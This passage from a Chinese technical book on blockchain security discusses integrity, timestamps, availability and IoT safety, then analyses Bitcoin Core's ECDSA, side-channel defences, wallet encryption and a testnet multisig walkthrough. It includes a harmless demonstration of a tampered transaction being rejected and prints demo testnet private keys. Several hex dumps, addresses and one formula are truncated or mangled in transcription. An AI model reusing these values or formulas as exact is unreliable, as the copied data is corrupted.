数据上链就是数据通过共识机制打包在一个区块成为一个新的区块，并且链接到前面的区块，成为链上不可篡改的数据。以比特币为例，新的区块在挖矿过程中产生。所谓挖矿，实际上是穷举随机数算法，把上个区块的哈希值加上10分钟内的全部交易打包，再加上一个随机数，算出一个256位的字符串哈希值，输入的随机数Nonce使哈希值满足一定条件就获得这个区块的交易记账权。新产生的区块需要快速广播出去，以便其他节点对其进行验证，以防造假。每个区块存储着上一个区块的哈希值，可以一直追溯到源头，只有经过验证后才最终获得区块的交易记账权。比特币系统会让挖矿的矿工竞争记账权（在主链上链接区块的权利），这个竞争机制就是PoW机制。挖矿需要付出大量的能源和时间，谁付出的工作量多，就能以更大的概率获得一个区块的记账权。获取记账权的矿工会将当前区块链接到前一区块，形成最新的区块主链，而该矿工也会得到系统奖励的一定数量的比特币。所有的区块链接在一起，便形成了区块链的主链。从创世区块到当前区块，在区块链之上的所有数据历史都可以追溯和查询到。这样数据的完整性在数据上链的过程中得到了保障。

### 1.2.4　时间戳

时间戳是指从格林威治时间1970年1月1日00时00分00秒（北京时间1970年1月1日08时00分00秒）起至某一时刻所经过的总秒数。它通常是一个字符序列，用以唯一地标识某一刻的时间。在比特币系统中，获得记账权的节点在链接区块时需要在区块头中加盖时间戳，用于记录当前区块数据的写入时间。每一个随后区块中的时间戳都会对前一个时间戳进行增强，最终形成一条时间递增的链条。如果想要篡改记录，那么篡改的时间就会打乱时间戳递增的顺序，从而无法实现隐蔽性修改的目的。换句话说，时间戳有利于原始记录的保存，使其具有不可篡改性。时间戳技术本身并没有多复杂，但在区块链技术中应用时间戳却是一项重大的创新，它为未来基于区块链的互联网和大数据增加了一个时间维度，使得数据更容易被追溯，重现历史也成为可能。时间戳的引入解决了电子数据的无痕修改问题。在这个过程中，操作者将用户的电子数据的Hash值和权威时间源绑定，再由国家授时中心负责授时和守时。在此基础上通过时间戳服务中心的加密设备，产生不可伪造的时间戳文件，从而有效证明电子数据的完整性及产生时间。由于时间戳签发工作是由第三方时间戳服务中心完成的，而该第三方时间戳服务中心由国家授时中心提供时间授时和守时保障。引入时间戳作为第三方电子鉴定角色，产生与内容唯一映射的Hash值（数字指纹），这些电子证据可以起到类似“公证”的作用。同时，时间戳可以作为存在性证明（Proof of Existence）的重要参数，它能够证实特定数据必然在某一特定时刻是的确存在的。这保证了区块链数据库是不可篡改和不可伪造的，也为区块链技术应用于公证、知识产权注册等时间敏感领域提供了可能。

### 1.2.5 开源

大部分公有链都是开源的，很多联盟链比如R3的Corda、Hyperledger的Fabric、国内BCOS，都是开源的。代码开源对完整性有非常积极的影响。首先，我们可以利用诸如Safecode（http://www.safecode.org ）或者Synopsys（https://www.synopsys.com/ ）这样的工具对开源代码本身的完整性进行验证管理。其次，我们可以利用内部或者外部的技术力量对代码进行模块化管理，把那些对区块链数据有直接影响的模块分离出来，并且对这些模块进行严格的审查和版本管理，在权限设置方面，我们可以增加身份管理以及访问控制的措施，进一步加强对区块链数据有直接影响模块的管理，这对保障模块数据完整性和安全性具有重要作用。

## 1.3 可用性

在软件系统中，可用性（Availability）定义了系统功能和工作时间的比例。可用性受到系统错误、基础设施问题恶意攻击和系统负载的影响。它通常以正常运行时间的百分比来衡量。或者简单地说，就是指系统的性能。如何在合理的时间内响应用户的请求是可用性的一个重要指标。

区块链由于有多备份的账本，增加了可用性。但是由于共识机制（比如比特币的工作量证明）的需要，目前大部分的区块链在性能方面与中心化的软件系统还是有差距的。因此，区块链在可用性方面相较保密性和完整性需要更多的改进。

区块链账本的多备份是一柄双刃剑。一方面，由于账本存储在分布式的节点上，个别节点的账本被篡改或丢失不会对可用性有大的影响；另一方面，由于数据同步和共识机制的需要，多备份影响了性能。现在比特币网络每秒只能处理3笔交易（即3TPS（Transaction Per Second）），以太坊目前平均是10TPS左右，Hyperledger Fabric大概是200TPS。比较支付宝的120000TPS，区块链的性能和可用性确实需要提高。

目前区块链的扩容方案（Scaling Proposal）的目的就是增强性能和可用性。比如，前面提到的闪电网络和雷电网络就可以增强区块链的可用性。虽然通常认为性能（Performance）和扩容（Scaling）不是同义词——性能指系统处理请求过程的反应时间，而可扩容性指系统处理增加工作量的能力。而扩容能力可以影响性能。例如，比特币已经成为各种问题的典型范例，特别是当网络不能扩容时。随着交易的大规模增长，交易处理时间越来越长，成本越来越高。

## 1.4 物理安全性

如果把比特币网络作为原生的区块链，那么原生的区块链就有很多比较好的安全属性。从P2P（点对点）网络到基于工作量证明的共识机制，都为原生区块链网络的安全做出了贡献。后来延伸出来的竞争区块链，包括以太坊、零币、新经济币和联盟链的开源项目（如Hyperledger Fabric、R3 Corda、BCOS等）都对安全属性做了补充和增强。

如今，物联网在智慧城市、建筑、汽车、医疗设备等领域得到了广泛的应用。在高速发展的同时，安全问题日益突出。物理安全性（Safety）不高的物联网设备和应用程序直接威胁到人身的安全。比如，如果一个病人的心脏起搏器或者汽车的刹车被黑客控制，病人和车上乘客的生命就会受到威胁。因此，信息安全需要物理安全性。下面将详细探讨区块链和物联网安全的关系。

### 1.4.1 物联网和安全性

物联网具有普通对象设备化、自治终端互联化和普适服务智能化3个重要特征。按照国际电信联盟（ITU）的定义，物联网主要解决物品与物品（Thing to Thing，T2T）、人与物品（Human to Thing，H2T）、人与人（Human to Human，H2H）之间的互连。但是与传统互联网不同的是，H2T是指人利用通用装置与物品之间的连接，从而使得物品连接更加简化；而H2H是指人与人之间不依赖于PC而进行的互连。人到机器的交互一直是人体工程学和人机界面等领域研究的主要课题；而机器与机器之间的交互已经由互联网提供了最为成功的方案。从本质上而言，人与机器、机器与机器的交互，大部分是为了实现人与人之间的信息交互。

物联网除了面对移动通信网络的传统网络安全问题之外，还存在着一些与已有移动网络安全不同的特殊安全问题。这是由于物联网是由大量的机器构成，缺少人对设备的有效监控，并且数量庞大、设备集群等造成的。这些特殊的安全问题主要有以下几个方面。

（1）物联网机器/感知节点的本地安全问题

由于物联网的应用可以取代人来完成一些复杂、危险和机械的工作，所以物联网机器/感知节点多数部署在无人监控的场景中。那么攻击者就可以轻易地接触到这些设备，从而对它们造成破坏，甚至通过本地操作更换机器的软硬件。区块链本身的技术是不可能解决这个安全问题的。

（2）感知网络的传输与信息安全问题

感知节点在传输的过程中，信息可能被泄漏或篡改。区块链可以在一定程度上减少这种安全问题。比如感知节点与区块链网络可以建立身份认证的机制，利用加密的通道来避免信息被盗取或篡改。

（3）核心网络的传输与信息安全问题

核心网络具有相对完整的安全保护能力，但是由于物联网中节点数量庞大，且以集群方式存在，因此会导致在数据传播时，由于大量机器的数据发送使网络拥塞，容易引发DDoS攻击。此外，现有通信网络的安全架构都是从人通信的角度设计的，并不适用于机器的通信。使用现有安全机制会割裂物联网机器间的逻辑关系。区块链的网络节点可以是物联网的边缘节点。在感知节点和核心网络之间增加区块链的边缘节点有下面两个好处。

第一，减少网络拥塞现象，边缘节点可以靠近感知节点对数据进行加工处理，对数据的真伪进行判断，利用区块链对感知节点不可篡改的历史数据进行比较，对于不正常的数据0进行报警。

第二，任何修改边缘节点或者核心网络的数据都会被区块链通过共识机制进行修复。

### 1.4.2 区块链和物联网

由于物联网的节点是永远在线的，无疑增加了被木马控制的机会。例如无人机干扰民航机，很可能就是被木马所控制；一个心脏病人的心脏起搏器被人控制，就可能危及其生命。因此，在物联网中安全的范畴从原来的CIA（保密性、完整性、可用性）被拓展到了物理安全性。需要注意的是，物联网的物理属性数字化不是区块链能解决的问题。只有数字化以后的物联网数据才能够利用区块链带来的增强安全性。

可以将区块链的两个最大特性——“数据存证”和“智能合约”引入物联网模型，提高物联网的安全。从“数据存证”的角度来看，物联网中产生信息的主要部分是传感器网络，其中包括物本身的ID信息。我们可以通过区块链对传感器网络产生的ID、图像、声音、环境数据、位置数据进行存证，利用区块链数据无法篡改的特性来保护数据，并且保证数据的可溯源性。例如，可以在供应链上追踪物品ID和位置信息，或者在保险领域记录突发事件的环境数据和其他重要的机器状态数据，便于理赔阶段进行证伪等操作。

从“智能合约”的角度来看，传感器网络产生的信息本身具备价值特性，可以利用智能合约催生出安全的、具备自主资源产生能力的设备，这些设备产生的资源可以为机器服务，也能为人服务。从长远来看，物联网所有节点的身份信息都会存储在私有或者公有的区块链中，物物（Machine to Machine，M2M）之间的交易通过区块链的安全机制进行验证和交易一定会带来新的安全问题，但是这不会阻止物联网区块链的发展。我们应该做的是注意物联网区块链的安全漏洞，并且制定有效的流程来防御和避免安全事件。

## 1.5 本章小结

本章通过安全的4个要素介绍和分析了区块链的安全属性。

第一个要素是保密性（Conf identiality），在这一方面区块链的拓展技术比如零知识证明、同态加密等可以发挥积极的作用。第二个要素是完整性（Integrity），由于数字签名、共识机制、数据上链及时间戳的共同作用，数据的完整性是区块链解决得比较好的一个问题。第三个要素是可用性（Availability），由于目前主流区块链的性能问题，可用性是区块链重点需要解决的问题，应加大研发力度。随着物联网的发展，除了传统信息安全的3个要素以外，区块链还需要考虑物理安全性。本章对每一个安全要素都做了详细的分析，相信可以引起读者的思考，并且在实际工作中得到启发。

# 第2章　主流区块链安全属性分析

区块链安全是信息安全的一个应用领域。信息安全是指保证信息系统中的数据在存取、处理、传输和服务过程中的保密性、完整性和可用性，保证信息系统本身能连续、可靠、正常地运行，并且在遭到破坏后能够迅速地恢复正常使用。在世界各地都出现过信息系统被非授权用户非法入侵的事件，使得系统中存储的数据、信息的完整性、保密性受到了严重威胁。这类入侵行为可能导致信息由于被破坏而不能继续使用，或是使得系统中有价值和秘密的信息被非法窃取、篡改、伪造或删除，从而给使用者造成巨大的经济损失。另外，信息系统还容易遭受各种不可抗拒的自然灾害的破坏，这同样需要我们给予足够的重视。

目前，区块链的应用已经得到了广泛的讨论，而对于区块链技术的安全属性分析相对较少。本章将以3个典型的区块链应用——比特币、以太币、Zcash为例对此展开分析。

## 2.1　比特币

比特币（BitCoin）是一种P2P形式的数字货币。点对点的传输意味着一个去中心化的支付系统。比特币不依靠特定货币机构发行，而是依据特定算法，通过大量的计算产生。比特币经济使用整个P2P网络中由众多节点构成的分布式数据库来确认并记录所有的交易行为，并使用密码学的设计来确保货币流通中各个环节的安全性。

比特币的核心钱包（Bitcoin Core）可以在https://github.com/bitcoin/bitcoin.git 下载，在此分析的是0.15.1版本。在编译之前，需要先安装libssl、libboost、libevent等依赖库。如果出现问题，可在doc文件夹下查看build→*.md文件。Linux中的安装步骤如下。

1）autogen.sh。

2）./conf igure。

3）make。

4）make install。

安装后会在src文件夹中生成bitcoind、bitcoin-cli、bitcoin-tx 3个可执行文件。

从最初的比特币源代码可以看出，比特币系统没有明确的模块划分。图2-1所示是根据目前的代码情况勾画的比特币架构。




图2-1　比特币架构

比特币源代码bitcoin中含有两个与密码算法相关的文件夹：secp256k1和crypto。

secp256k1文件夹中包含了一个椭圆曲线数字签名（Elliptic Curve Digital Signature Acgorithm，ECDSA），选用的椭圆曲线是E($\mathbb{F}_p$):$y^2=x^3+7$，其中$p=2^{256}-2^{32}-2^9-2^8-2^7-2^6-2^4-1$。这条曲线是由专注于椭圆曲线密码技术的Certicom公司在SECG标准中推荐的。在比特币系统中，ECDSA主要对交易信息进行签名。如果签名后，再对交易信息修改，就可以通过验证签名来检测出来。

假设用户A和用户B进行交易，用户A支付12个比特币到用户B的地址muPB5AygrXA4eT4Tj3WJJnVtEYpqm91ygZ，生成的交易原始数据如下。

```
0100000001b82a1c86ad0fa4f634dfc0cf82ca3ab996b10a5883520cea76a17b735b
    0000000ffffffff02008c864700000000001976a91498191988a4686997b02416
    20188ac6081ad2f000000001976a9140e34abbd759901843cb0240cbcb3d841d
```

使用ECDSA对这段数据签名得到：

```
0100000001b82a1c86ad0fa4f634dfc0cf82ca3ab996b10a5883520cea76a17b735b
    00006a4730440220531df7a34b069e0f8e9b1095c172ef55524a9e5d4262d8fa
    14bf02204a8af854d4340a018ed49949003916840 6b5b8a2b74076e6db43d375
    03b8a10e3d5edab3ef718077f15a91d607ede92bbc63df73d27afc22115e184e
    008c864700000000001976a91498191988a4686997b024161668911f0910ac9201
    000000001976a9140e34abbd759901843cb0240cbcb3d841daa0de8388ac00000
```

解析这段数据，结果如图2-2所示。

```
tester@0a6c857c0319:~/bitcoin-testnet-box$ bitcoin-cli -datadir=1 decoderawtransaction 0
100000001b82a1c86ad0fa4f634dfc0cf82ca3ab996b10a5883520cea76a17b735bbf11e0010000006a47304
40220531df7a34b069e0f8e9b1095c172ef55524a9e5d4262d8fa7589f392c9d014bf02204a8af854d4340a0
18ed499490039168406b5b8a2b74076e6db43d37533f597b9012103b8a10e3d5edab3ef718077f15a91d607e
de92bbc63df73d27afc22115e184eb6ffffffff02008c8647000000001976a91498191988a4686997b024161
668911f0910ac920188ac6081ad2f000000001976a9140e34abbd759901843cb0240cbcb3d841daa0de8388a
c00000000
{
  "txid": "f3390bbd45573262579180974887777c44ac9c6430f7c515892817ebb5d7a63fb",
  "hash": "f3390bbd45573262579180974887777c44ac9c6430f7c515892817ebb5d7a63fb",
  "size": 225,
  "vsize": 225,
  "version": 1,
  "locktime": 0,
  "vin": [
    {
      "txid": "e011bf5b737ba176ea0c5283580ab196b93aca82cfc0df34f6a40fad861c2ab8",
      "vout": 1,
      "scriptSig": {
        "asm": "30440220531df7a34b069e0f8e9b1095c172ef55524a9e5d4262d8fa7589f392c9d014bf
02204a8af854d4340a018ed499490039168406b5b8a2b74076e6db43d37533f597b9[ALL] 03b8a10e3d5eda
b3ef718077f15a91d607ede92bbc63df73d27afc22115e184eb6",
        "hex": "4730440220531df7a34b069e0f8e9b1095c172ef55524a9e5d4262d8fa7589f392c9d014
bf02204a8af854d4340a018ed499490039168406b5b8a2b74076e6db43d37533f597b9012103b8a10e3d5eda
b3ef718077f15a91d607ede92bbc63df73d27afc22115e184eb6"
      },
      "sequence": 4294967295
    }
  ],
  "vout": [
    {
      "value": 12.00000000,
      "n": 0,
      "scriptPubKey": {
        "asm": "OP_DUP OP_HASH160 98191988a4686997b024161668911f0910ac9201 OP_EQUALVERIF
Y OP_CHECKSIG",
        "hex": "76a91498191988a4686997b024161668911f0910ac920188ac",
        "reqSigs": 1,
        "type": "pubkeyhash",
        "addresses": [
          "muPB5AygrXA4eT4Tj3WJJnVtEYpqm91ygZ"
        ]
      }
    },
    {
      "value": 7.99900000,
      "n": 1,
      "scriptPubKey": {
        "asm": "OP_DUP OP_HASH160 0e34abbd759901843cb0240cbcb3d841daa0de83 OP_EQUALVERIF
Y OP_CHECKSIG",
        "hex": "76a9140e34abbd759901843cb0240cbcb3d841daa0de8388ac",
        "reqSigs": 1,
        "type": "pubkeyhash",
        "addresses": [
          "mgp4rNiCugBhQRXGsP1dm4JbNUdSx9m83A"
        ]
      }
    }
  ]
}
```

图2-2　解析后的交易信息

攻击者C截取交易信息后，把交易的接收地址改为自己的地址mvXf3anW6XizkRB-AFfFMMt jwJr 2sL4ZuBd。

修改后的交易原始数据为：

```
0100000001b82a1c86ad0fa4f634dfc0cf82ca3ab996b10a588 3520cea76a17b735
    0000000ffffffff02008c8647000000001976a914a4abe7500b3f7bb2ebd76b
    db0fc88ac6081ad2f000000001976a9140e34abbd759901843cb0240cbcb3d84
```

其中加粗的字符对应修改后的地址。由于ECDSA的签名需要用户A的私钥，所以攻击者C无法伪造数字签名。此时攻击者再转发交易，将返回验签错误，如图2-3所示。

```
tester@0a6c857c0319:~/bitcoin-testnet-box$ bitcoin-cli -datadir=1 sendrawtransaction 010
0000001b82a1c86ad0fa4f634dfc0cf82ca3ab996b10a5883520cea76a17b735bbf11e0010000006a4730440
220531df7a34b069e0f8e9b1095c172ef55524a9e5d4262d8fa7589f392c9d014bf02204a8af854d4340a018
ed4994900391684O6b5b8a2b74076e6db43d37533f597b9012103b8a10e3d5edab3ef718077f15a91d607ede
92bbc63df73d27afc22115e184eb6ffffffff02008c8647000000001976a914a4abe7500b3f7bb2ebd76b4a8
f1db900b79db0fc88ac6081ad2f000000001976a9140e34abbd759901843cb0240cbcb3d841daa0de8388ac0
0000000
error code: -26
error message:
16: mandatory-script-verify-flag-failed (Signature must be zero for failed CHECK(MULTI)S
IG operation)
```

图2-3　验证交易

密码设备在运算过程中会泄漏各种物理信息，如功耗、电磁辐射、时间、声音、可见光等。利用这些物理信息也是可以破解出秘密信息的，这种攻击方法称为侧信道攻击。这类新型攻击的有效性远高于密码分析的数学方法，因此给密码设备带来了严重的威胁。1996年美国科学家Kocher首先发现针对密码芯片的时间攻击法 [1] 。该方法通过对密码芯片运算过程中执行时间信息的采集，结合密码算法的内部实现，证实了算法指令和执行时间存在相关性，从而推测出密钥信息。1999年，Kocher等人 [2] 又提出了利用功耗采集数据去分析密码电路中的秘密信息，并提出了简单功耗分析（SPA）和差分功耗分析（DPA）的方法。

比特币的ECDSA算法在实现过程中考虑了防御侧信道攻击。比如ECDSA会调用点乘算法，而点乘算法又会调用点加、倍点运算。通常情况下，椭圆曲线点加、倍点的计算公式是不一样的。设点$P=(x_1, y_1)$, $Q=(x_2, y_2)$，曲线$y^2=x^3+b$的点加公式为：

$$\lambda=\frac{y_2-y_1}{x_2-x_1},\quad x_3=\lambda^2-x_1-x_2,\quad y_3=\lambda(x_1-x_3)-y_1$$

倍点公式为：

$$\lambda = \frac{3x_1^2}{2y_1}, \quad x_3 = \lambda_2 - 2x_1, \quad y_3 = \lambda(x_1 - x_3) - y_1$$

为了防御旁路分析，程序员参考了相关文献 [3] 中的方法，使用相同的公式计算点加和倍点：

$$\lambda = \frac{(x_1 + x_2)^2 - x_1 \cdot x_2}{y_1 + y_2}, \quad x_3 = \lambda_2 - (x_1 + x_2), \quad 2 \cdot y_3 = \lambda \cdot (x_1 + x_2 - 2 \cdot x_3) - (y_1 + y_2)$$

图2-4所示是比特币系统中的点加、倍点程序的部分截屏。

```
static void secp256k1_gej_add_ge(secp256k1_gej *r, const secp256k1_gej *a, const secp256k1_ge *b) {
    /* Operations: 7 mul, 5 sqr, 4 normalize, 21 mul_int/add/negate/cmov */
    static const secp256k1_fe fe_1 = SECP256K1_FE_CONST(0, 0, 0, 0, 0, 0, 0, 1);
    secp256k1_fe zz, u1, u2, s1, s2, t, tt, m, n, q, rr;
    secp256k1_fe m_alt, rr_alt;
    int infinity, degenerate;
    VERIFY_CHECK(!b->infinity);
    VERIFY_CHECK(a->infinity == 0 || a->infinity == 1);

    /** In:
     *    Eric Brier and Marc Joye, Weierstrass Elliptic Curves and Side-Channel Attacks.
     *    In D. Naccache and P. Paillier, Eds., Public Key Cryptography, vol. 2274 of Lecture Notes in
Springer-Verlag, 2002.
     *  we find as solution for a unified addition/doubling formula:
     *    lambda = ((x1 + x2)^2 - x1 * x2 + a) / (y1 + y2), with a = 0 for secp256k1's curve equation.
     *    x3 = lambda^2 - (x1 + x2)
     *    2*y3 = lambda * (x1 + x2 - 2 * x3) - (y1 + y2).
     *
     *  Substituting x_i = Xi / Zi^2 and yi = Yi / Zi^3, for i=1,2,3, gives:
     *    U1 = X1*Z2^2, U2 = X2*Z1^2
```

图2-4　点加、倍点函数

crypto文件夹主要处理地址，采用了SHA-256和RIMEMD-160两个Hash函数。

同时，crypto还提供了Hash函数SHA-1。强烈建议不要使用这个函数，因为它已经不再安全。国家密码管理局在2017年4月3日发布了《关于使用SHA-1密码算法的风险提示》：近期，SHA-1杂凑密码算法碰撞攻击实例公布，对SHA-1算法的攻击从理论变为现实，继续使用SHA-1算法存在重大安全风险。

比特币核心钱包（Bitcoin Core）是官方发布的用于管理比特币私钥的客户端。拥有比特币地址的私钥代表拥有对应的比特币的控制权。为了防止非授权用户使用比特币，以及防止比特币被盗，应该对比特币钱包进行加密。加密比特币钱包的命令为：

---

```
./bitcoin-cli encryptwallet <passphrase>
```

加密完成后，需要重启客户端来加载加密后的钱包。进行交易前，需要先把passphrase存入内存，以解密钱包。

```
./bitcoin-cli walletpassphrase <passphrase> <timeout>
```

timeout是指该口令在内存中有效的时间，计时单位是秒。超过这个时间后，需要重新调用这条命令。为了安全起见，timeout的值不要设置得很长，尽量做到每次交易都要输入一次口令。

私钥一旦丢失将无法恢复，也就意味着比特币的丢失。因此，备份好钱包非常重要。备份钱包的命令为：

```
./bitcoin-cli backupwallet <destination>
```

这条命令把wallet.dat文件复制到目标文件夹中。为了安全起见，wallet.dat应该备份到安全的地方，比如离线的U盘。在多个地方安全地保管钱包文件可防止意外情况发生的时候恢复。

为了保证资金的安全性。还可以使用冷存储，即把私钥存储在一台永不上线的计算机上，交易时使用离线签名。具体步骤为：首先在离线计算机上生成钱包wallet.dat，并生成比特币地址，然后删除这个钱包中的密钥，再把这个没有密钥的钱包复制到在线计算机上。当冷存储比特币时，只需把比特币转账到该钱包中的地址；当需要使用冷存储的比特币时，需要首先用在线计算机生成未签名的原始交易RawTransaction，然后把该原始交易放到离线计算机上进行签名，最后使用在线计算机广播签名后的交易。但是，比特币官方钱包Bitcoin Core 0.14.2版本还无法删除wallet.dat中的密钥，所以还不支持冷存储。可以使用其他钱包进行冷存储，比如armory钱包https://www.bitcoinarmory.com/ 。

Bitcoin Core钱包提供多重签名，可以通过createmultisig命令来生成带有多重签名的地址。下面演示如何生成一个3取2的多重签名地址，即有3个管理员，只需任意两个完成签名，就可以进行交易。具体过程如下：

先生成3个管理员的密钥。为了达到安全级别II，建议这3组密钥在不同地方生成和存储，以便防范火灾、洪水、地震等风险。

通过./bitcoin-cli getnewaddress＜account＞得到3个地址：

·mumwWHRHzXaS2fCYB6MrjSg2runDwxa4ZQ；

·n3LoBtt2mmcTk5dchm7Ba4RbU7pVpE1q43；

·mrEmwE8r9Wq9sNefGWbpyqP5uSZgscQDr4。

利用./bitcoin-cli dumpprivkey＜bitcoinaddress＞获得3个私钥：

·cPzefVCmScBJWA2cQ7ngHqwWpMzypwFfvxrw2ykPias19moC9Ssg；

·cTuYQj2oumFLf4rWJHqJRxw9K3tsZoBH8488KaUbXWNz1jV5tPgj；

·cUW3QnvoebJVSkJbvVEtJTBFYzsy6z1Pu5yQXfpF8HVTJkrqfAWk。

再利用./bitcoin-cli validateaddress＜bitcoinaddress＞获得对应的3个公钥：

·039f03c79800b56825dcafbb6c85c1f84964006a337c0d47b3a1bef7a5d83

·02c870602256f042039aec374a1164e9168128ada4ddad498c02a50fdbf3

·03fd9030258cdf1001335db26ef9fc7a3ae3563ff8b1356afeb81dd95b81bf

然后生成多重签名地址，如图2-5所示。

```
./bitcoin-cli createmultisig 2 <'["pubkey1","pubkey2","pubkey3"]'>
```

```
tester@0a6c857c0319:~/bitcoin-testnet-box$ bitcoin-cli -datadir=1 createmultisig 2 '["03
9f03c79800b56825dcafbb6c85c1f84964006a337c0d47b3a1bef7a5d835d897","02c870602256f042039ae
c374a1164e9168128ada4ddad498c02a50fdbf39e375c","03fd9030258cdf1001335db26ef9fc7a3ae3563f
f8b1356afeb81dd95b81bfdf56"]'
{
  "address": "2N9ZbKTZPPDnuiwGDNxX7VbEdus8nm1iUjC",
  "redeemScript": "5221039f03c79800b56825dcafbb6c85c1f84964006a337c0d47b3a1bef7a5d835d89
72102c870602256f042039aec374a1164e9168128ada4ddad498c02a50fdbf39e375c2103fd9030258cdf100
1335db26ef9fc7a3ae3563ff8b1356afeb81dd95b81bfdf5653ae"
}
```

图2-5　生成多重签名地址

生成的地址为2N9ZbKTZPPDnuiwGDNxX7VbEdus8nm1iUjC。再添加多重签名地址到钱包：

```
./bitcoin-cli addmultisigaddress 2 <'["pubkey1","pubkey2","pubkey3"]
```

可以通过./bitcoin-cli getaddressesbyaccount＜account＞来查看是否已经将地址添加到钱包。接下来，演示如何使用这个多重签名地址进行交易。

首先使用命令./bitcoin-cli sendtoaddress＜bitcoinaddress＞＜amount＞给多重签名地址2N9Z-bKTZPPDnuiwGDNxX7VbEdus8nm1iUjC转入1个比特币。然后创建一笔交易，把0.7个比特币从这个地址转出到mvXf3anW6XizkRBAFfFMMtjwJr2sL4ZuBd。./bitcoin-cli createrawtransaction[{"txid":txid,"vout":n},...]{address:amount,...}生成的交易原始数据为：

```
0100000001133cb5d63d89577c72413392ffc7e695c840d6ffa5fd5e0148bd16d213
    00000000ffffffff02801d2c04000000001976a914a4abe7500b3f7bb2ebd76b
    fc88ace03cc801000000001976a9140e34abbd759901843cb0240cbcb3d841da
```

使用第一个地址对应的私钥进行签名，如图2-6所示。

```
tester@0a6c857c0319:~/bitcoin-testnet-box$ bitcoin-cli -datadir=1 signrawtransaction $RA
W_TX '''
> [
>   {
>     "txid": "'$UTXO_TXID'",
>     "vout": '$UTXO_VOUT',
>     "scriptPubKey": "'$UTXO_OUTPUT_SCRIPT'",
>     "redeemScript": "'$P2SH_REDEEM_SCRIPT'"
>   }
> ]
> ''' '''
> [
>   "'$NEW_ADDRESS1_PRIVATE_KEY'"
> ]'''
{
  "hex": "0100000001d777bf783c080a68017ea1dced0b53dda4924d8f5a4175a9c75e83ac335e891a0100
0000b400473044022003f07b5a8fcabf6252429e9ef5417c0553cc2b47b1f921f3bea8426d51fcfb3f102201f
5bb16895dd04d9b354aa19d907124fb05ac20f21865ada549614d569e48477014c695221039f03c79800b568
25dcafbb6c85c1f84964006a337c0d47b3a1bef7a5d835d8972102c870602256f042039aec374a1164e91681
28ada4ddad498c02a50fdbf39e375c2103fd9030258cdf1001335db26ef9fc7a3ae3563ff8b1356afeb81dd9
5b81bfdf5653aeffffffff02801d2c04000000001976a914a4abe7500b3f7bb2ebd76b4a8f1db900b79db0fc
88ace03cc801000000001976a9140e34abbd759901843cb0240cbcb3d841daa0de8388ac00000000",
  "complete": false,
  "errors": [
    {
      "txid": "1a895e33ac835ec7a975415a8f4d92a4dd530beddca17e01680a083c78bf77d7",
      "vout": 1,
      "scriptSig": "00473044022003f07b5a8fcabf6252429e9ef5417c0553cc2b47b1f921f3bea8426d5
1fcfb3f102201f5bb16895dd04d9b354aa19d907124fb05ac20f21865ada549614d569e48477014c69522103
9f03c79800b56825dcafbb6c85c1f84964006a337c0d47b3a1bef7a5d835d8972102c870602256f042039aec
374a1164e9168128ada4ddad498c02a50fdbf39e375c2103fd9030258cdf1001335db26ef9fc7a3ae3563ff8
b1356afeb81dd95b81bfdf5653ae",
      "sequence": 4294967295,
      "error": "Operation not valid with the current stack size"
    }
  ]
}
```

图2-6　第一次签名

从图2-6可以发现，第一次签名后，complete字段是false，因为创建的地址2N9ZbKT-ZPPDnuiwGDNxX7VbEdus8nm1iUjC需要至少两次签名（这样可以提高钱包中资产的安全性）。使用第二个地址对应的私钥进行签名，图2-7所示。

```
tester@0a6c857c0319:~/bitcoin-testnet-box$ bitcoin-cli -datadir=1 signrawtransaction $PA
RTLY_SIGNED_RAW_TX '''
> [
>   {
>     "txid": "'$UTXO_TXID'",
>     "vout": '$UTXO_VOUT',
>     "scriptPubKey": "'$UTXO_OUTPUT_SCRIPT'",
>     "redeemScript": "'$P2SH_REDEEM_SCRIPT'"
>   }
> ]
> ''' '''
> [
>   "'$NEW_ADDRESS3_PRIVATE_KEY'"
> ]'''
{
  "hex": "0100000001d777bf783c080a68017ea1dced0b53dda4924d8f5a4175a9c75e83ac335e891a0100
0000fc0047304402203f07b5a8fcabf6252429e9ef5417c0553cc2b47b1f921f3bea8426d51fcfb3f102201f
5bb16895dd04d9b354aa19d907124fb05ac20f21865ada549614d569e484770147304402204fdde608e5b3d3
dd1d6fd1801b0c8c5daaa18ea44842478573418508 0abae5a4022068d2bb9c6cf14e33129608424505cfbf0b
808b2d51cac549e454ce39aa976f60014c695221039f03c79800b56825dcafbb6c85c1f84964006a337c0d47
b3a1bef7a5d835d8972102c870602256f042039aec374a1164e9168128ada4ddad498c02a50fdbf39e375c21
03fd9030258cdf1001335db26ef9fc7a3ae3563ff8b1356afeb81dd95b81bfdf5653aeffffffff02801d2c04
000000001976a914a4abe7500b3f7bb2ebd76b4a8f1db900b79db0fc88ace03cc801000000001976a9140e34
abbd759901843cb0240cbcb3d841daa0de8388ac00000000",
  "complete": true
}
```


图2-7　第二次签名

